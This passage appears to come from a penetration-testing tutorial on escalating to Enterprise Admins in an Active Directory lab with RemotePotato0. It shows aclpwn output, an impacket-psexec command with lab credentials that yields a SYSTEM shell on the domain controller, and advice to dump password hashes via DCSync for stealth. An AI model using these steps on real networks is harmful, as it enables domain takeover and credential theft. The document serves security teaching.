


```
TypeName: {'ACCESS_ALLOWED_ACE'}
[*] User privileges found: Create user
[*] User privileges found: Adding user to a privileged group (Enterprise Admi
ns)
[*] User privileges found: Modifying domain ACL
[*] Querying domain security descriptor
[*] Success! User pentestlab now has Replication-Get-Changes-All privileges o
n the domain
[*] Try using DCSync with secretsdump.py and this user :)
[*] Saved restore state to aclpwn-20210502-082531.restore
[*] Adding user: pentestlab to group Enterprise Admins result: OK
[*] Privilege escalation succesful, shutting down ...
[*] Dumping domain info for first time
[*] Domain info dumped into lootdir!
```

Enterprise Admins via RemotePotato0

Execution of “impacket-psexec” module or any other connection (RDP to the Domain Controller etc.) can verify that the user has obtained elevated privileges. Alternatively since the user has replication privileges on the domain information from the domain such as domain password hashes could be dumped using DCSync as a more stealthier approach.


```
impacket-psexec 'purple/pentestlab:Password123@10.0.0.1'
```



```
┌──(kali㉿kali)-[~]
└─$ impacket-psexec 'PURPLE/pentestlab:Password123@10.0.0.1'
Impacket v0.9.22 - Copyright 2020 SecureAuth Corporation

[*] Requesting shares on 10.0.0.1.....
[*] Found writable share ADMIN$
[*] Uploading file auRZoOGQ.exe
[*] Opening SVCManager on 10.0.0.1.....
[*] Creating service ktIO on 10.0.0.1.....
[*] Starting service ktIO.....
[!] Press help for extra shell commands
Microsoft Windows [Version 10.0.17763.737]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Windows\system32>
```

PSExec – Domain Controller

Executing "psexec" will create a service on the domain controller which is not considered opsec safe but the service will be created with SYSTEM level privileges.




```
┌──(kali㉿kali)-[~]
└─$ impacket-psexec 'PURPLE/pentestlab:Password123@10.0.0.1'
Impacket v0.9.22 - Copyright 2020 SecureAuth Corporation

[*] Requesting shares on 10.0.0.1.....
[*] Found writable share ADMIN$
[*] Uploading file auRZoOGQ.exe
[*] Opening SVCManager on 10.0.0.1.....
[*] Creating service ktIO on 10.0.0.1.....
[*] Starting service ktIO.....
[!] Press help for extra shell commands
Microsoft Windows [Version 10.0.17763.737]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Windows\system32>whoami
nt authority\system
```

RemotePotato0 – System on DC

The pentestlab user is now a member of the Enterprise Admins group.

```
net user pentestlab
```



```
C:\Windows\system32>net user pentestlab
User name                    pentestlab
Full Name                    pentestlab
Comment
User's comment
Country/region code          000 (System Default)
Account active               Yes
Account expires              Never

Password last set            5/2/2021 2:17:05 AM
Password expires             Never
Password changeable          5/3/2021 2:17:05 AM
Password required            Yes
User may change password     Yes

Workstations allowed         All
Logon script
User profile
Home directory
Last logon                   5/2/2021 4:08:04 AM

Logon hours allowed          All

Local Group Memberships      *Remote Management Use
Global Group memberships     *Domain Users         *Enterprise Admins
The command completed successfully.
```

pentestlab user – Enterprise Admins Group

YouTube

Watch Video At: https://youtu.be/aXtJzn2dsp4

References

- https://attack.mitre.org/techniques/T1557/001/
- https://attack.mitre.org/techniques/T1187/

- https://labs.sentinelone.com/relaying-potatoes-dce-rpc-ntlm-relay-eop/
- https://github.com/antonioCoco/RemotePotato0